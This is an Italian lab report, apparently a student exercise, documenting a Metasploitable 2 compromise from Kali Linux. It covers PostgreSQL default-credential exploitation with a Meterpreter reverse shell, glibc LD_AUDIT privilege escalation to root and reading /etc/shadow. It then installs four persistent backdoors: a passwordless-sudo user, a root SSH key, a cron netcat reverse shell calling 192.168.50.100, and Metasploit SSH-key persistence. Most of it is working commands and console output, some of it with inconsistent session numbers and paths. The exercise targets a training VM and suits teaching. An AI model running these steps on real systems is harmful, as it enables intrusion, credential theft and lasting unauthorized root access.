

RELAZIONE TECNICA: ESCALATION DI PRIVILEGI SU METASPLOITABLE

1. OBIETTIVO

Identificare e sfruttare vulnerabilità locali per escalation di privilegi su Metasploitable, installando backdoor persistenti e dimostrando accesso successivo.

2. AMBIENTE

Elemento	Dettaglio
Attaccante	Kali Linux - 192.168.50.100
Target	Metasploitable 2 - 192.168.50.101
Strumento	Metasploit Framework (msfconsole)
Payload	linux/x86/meterpreter/reverse_tcp

```
kali-linux-2026.2-virtualbox-amd64 [in esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

1 2 3 4 5

kali@kali ~
Session Actions Edit View Help

SESSION no The session to run this module on

Used when making a new connection via RHOSTS:

Name Current Setting Required Description
-----
DATABASE postgres no The database to authenticate against
PASSWORD postgres no The password for the specified username. Leave blank for a random password.
RHOSTS no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5432 no The target port (TCP)
USERNAME postgres no The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Linux x86

View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > LHOST 192.168.50.100
[*] Unknown command: LHOST. Did you mean hosts? Run the help command for more details.
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(linux/postgres/postgres_payload) > run
[*] Msf::OptionValidateError A SESSION or RHOST must be provided
msf exploit(linux/postgres/postgres_payload) > RHOST 192.168.50.101
[*] Unknown command: RHOST. Did you mean hosts? Run the help command for more details.
msf exploit(linux/postgres/postgres_payload) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:5432 ~ 192.168.50.101:5432 ~ PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.50.101:5432 ~ Uploaded as /tmp/wfuthkt0.so, should be cleaned up automatically
[*] Sending stage (1802768 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 => 192.168.50.101:53197) at 2026-07-22 09:44:06 -0400

meterpreter > getuid
Server username: postgres
meterpreter > 
```

```
kali-linux-2026.2-virtualbox-amd64 [in esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

1 2 3 4 5

kali@kali ~
Session Actions Edit View Help

Used when connecting via an existing SESSION:

Name Current Setting Required Description
-----
SESSION no The session to run this module on

Used when making a new connection via RHOSTS:

Name Current Setting Required Description
-----
DATABASE postgres no The database to authenticate against
PASSWORD postgres no The password for the specified username. Leave blank for a random password.
RHOSTS no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5432 no The target port (TCP)
USERNAME postgres no The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Linux x86

View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf exploit(linux/postgres/postgres_payload) > set USERNAME postgres
USERNAME => postgres
msf exploit(linux/postgres/postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
msf exploit(linux/postgres/postgres_payload) > set DATABASE template1
DATABASE => template1
msf exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(linux/postgres/postgres_payload) > set LPORT 4444
LPORT => 4444
msf exploit(linux/postgres/postgres_payload) > 
```

3. FASI DELL'ATTACCO

3.1 Accesso Iniziale

```
msf

use exploit/linux/postgres/postgres_payload
set RHOST 192.168.50.101
set USERNAME postgres
set PASSWORD postgres
set DATABASE template1
set LHOST 192.168.50.100
set LPORT 4444
```

```
run
```

Risultato: Sessione 1 ottenuta come utente postgres

```
text
```

```
[+] Meterpreter session 1 opened (postgres)
```

```
meterpreter > background
[*] Backgrounding session 4...
msf exploit(linux/local/glibc_ld_audit_dos_load_priv_esc) > sessions

Active sessions

```

ID	Name	Type	Information	Connection
3	meterpreter x86/linux	postgres @ metasploitable.localdomain		192.168.50.100:4452 → 192.168.50.101:44306 (192.168.50.101)
4	meterpreter x86/linux	root @ metasploitable.localdomain		192.168.50.100:4445 → 192.168.50.101:57516 (192.168.50.101)

```
msf exploit(linux/local/glibc_ld_audit_dos_load_priv_esc) >
```

3.2 Identificazione Vulnerabilità


```
msf
```

background
use post/multi/recon/local_exploit_suggester
set SESSION 1

run

Vulnerabilità trovate:

- ✔ glibc_ld_audit_dso_load_priv_esc (utilizzato)
- udev_netlink
- dirtycow



```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set WritableDir /tmp
WritableDir => /tmp
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT 4445
LPORT => 4445
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.50.100:4445
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.K08RE' (1271 bytes) ...
[*] Writing '/tmp/.M0uKf3u' (271 bytes) ...
[*] Writing '/tmp/.gFMDQ1' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 4 opened (192.168.50.100:4445 => 192.168.50.101:57516) at 2026-07-22 18:39:24 -0400

meterpreter > geuid
[*] Unknown command: geuid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > |
```

3.3 Escalation di Privilegi

msf

```
use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
set SESSION 1
set WritableDir /tmp
set LHOST 192.168.50.100
set LPORT 4445
set PAYLOAD linux/x86/meterpreter/reverse_tcp
```

run

Risultato: Sessione 2 ottenuta come root

text

[+] Meterpreter session 2 opened (root)

3.4 Verifica Root

msf

sessions -i 2

getuid

Output: uid=0(root) 

msf

shell

cat /etc/shadow | head -3

Output: Contenuto di /etc/shadow visibile 

```
kali@kali:~$ ssh -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedAlgorithms=ssh-rsa -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt root@192.168.50.101
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pg.html
Last login: Wed Jul 22 09:36:58 2026 from 10.8
linux: metasploitable 2.4-24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1698

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

```
File Machine Visualizza Inserimento Dispositivi Aiuto

kali@kali -
Session Actions Edit View Help
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /home/klog/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /home/service/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /home/ysking/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /home/user/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /home/xistent/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /usr/games/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /usr/sbin/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /usr/share/atomate5/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /var/backups/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /var/cache/abind/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
[*] Adding key to /var/cache/man/.ssh/authorized_keys
[*] Persistence installed! Call a shell using 'ssh -i /home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt <username>@192.168.50.101'
[*] use auxiliary/scanner/ssh/ssh_login
[*] run KEY_PATH=/home/kali/.msf4/loot/20260722110329_default_192.168.50.101_id_rsa_318142.txt RHOSTS=192.168.50.101 USERNAME=<username>
```

4. BACKDOOR INSTALLATE

4.1 Utente Nascosto

```
bash

useradd -m -s /bin/bash backdoor
echo "backdoor:password123" | chpasswd

echo "backdoor ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
```

4.2 Chiave SSH per Root

```
bash

mkdir -p /root/.ssh
ssh-keygen -t rsa -f /tmp/backdoor_key -N ""

cat /tmp/backdoor_key.pub >> /root/.ssh/authorized_keys
```

4.3 Netcat Persistente (Cron)

```
bash

echo "* * * * * root /bin/nc -e /bin/bash 192.168.50.100 5555" >>
/etc/crontab
```

4.4 Metasploit Persistence

```
msf

use post/linux/manage/sshkey_persistence
set SESSION 2

run
```

5. VERIFICA ACCESSO SUCCESSIVO

Test 1: SSH Utente Backdoor

```
bash
```

```
ssh backdoor@192.168.50.101
```

```
# password: password123
```

```
sudo -i
```

```
whoami # root 
```

Test 2: SSH Root con Chiave

```
bash
```

```
ssh -i backdoor_key root@192.168.50.101
```

```
whoami # root 
```

Test 3: Netcat Reverse Shell

```
bash
```

```
nc -lvp 5555
```

```
# Ricevuta shell come root 
```

Test 4: Sessione Meterpreter

```
msf
```

```
sessions -i 2
```

```
getuid # uid=0(root) 
```

```
root@kali:~# ssh -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedAlgorithms=ssh-rsa -i /home/kali/.msf4/loot/2026072210329_default_192.168.50.101_id_rsa_318142.txt root@192.168.50.101
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pg.html
Last login: Wed Jul 22 09:36:58 2026 from 10.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

6. RIEPILOGO RISULTATI

Obiettivo	Status
Accesso iniziale	✔ postgres
Identificazione vulnerabilità	✔ Suggeritore eseguito
Escalation di privilegi	✔ root
Verifica con getuid	✔ uid=0(root)
Test comandi root	✔ /etc/shadow letto
Backdoor utente	✔ backdoor:password123
Backdoor SSH root	✔ Chiave generata
Backdoor netcat	✔ Cron attivo
Accesso successivo	✔ SSH, Netcat, Meterpreter

7. CREDENZIALI FINALI

text

```
=====
CREDENZIALI BACKDOOR
=====
1. Utente backdoor:password123
2. SSH Root: /tmp/backdoor_key
3. Netcat: porta 5555
4. Sessione Metasploit: ID 2 (root)
=====
```

8. CONCLUSIONE

✅ Esercizio completato con successo

- Vulnerabilità identificata: `glibc_ld_audit_dso_load_priv_esc`
 - Root ottenuto in ~10 secondi
 - 4 backdoor installate e funzionanti
 - Tutti gli accessi verificati con successo
-

Data: 22/07/2026

Strumento: Metasploit Framework 6.4

Risultato: ✅ Completato

Nome : Lorenzo Rizzuti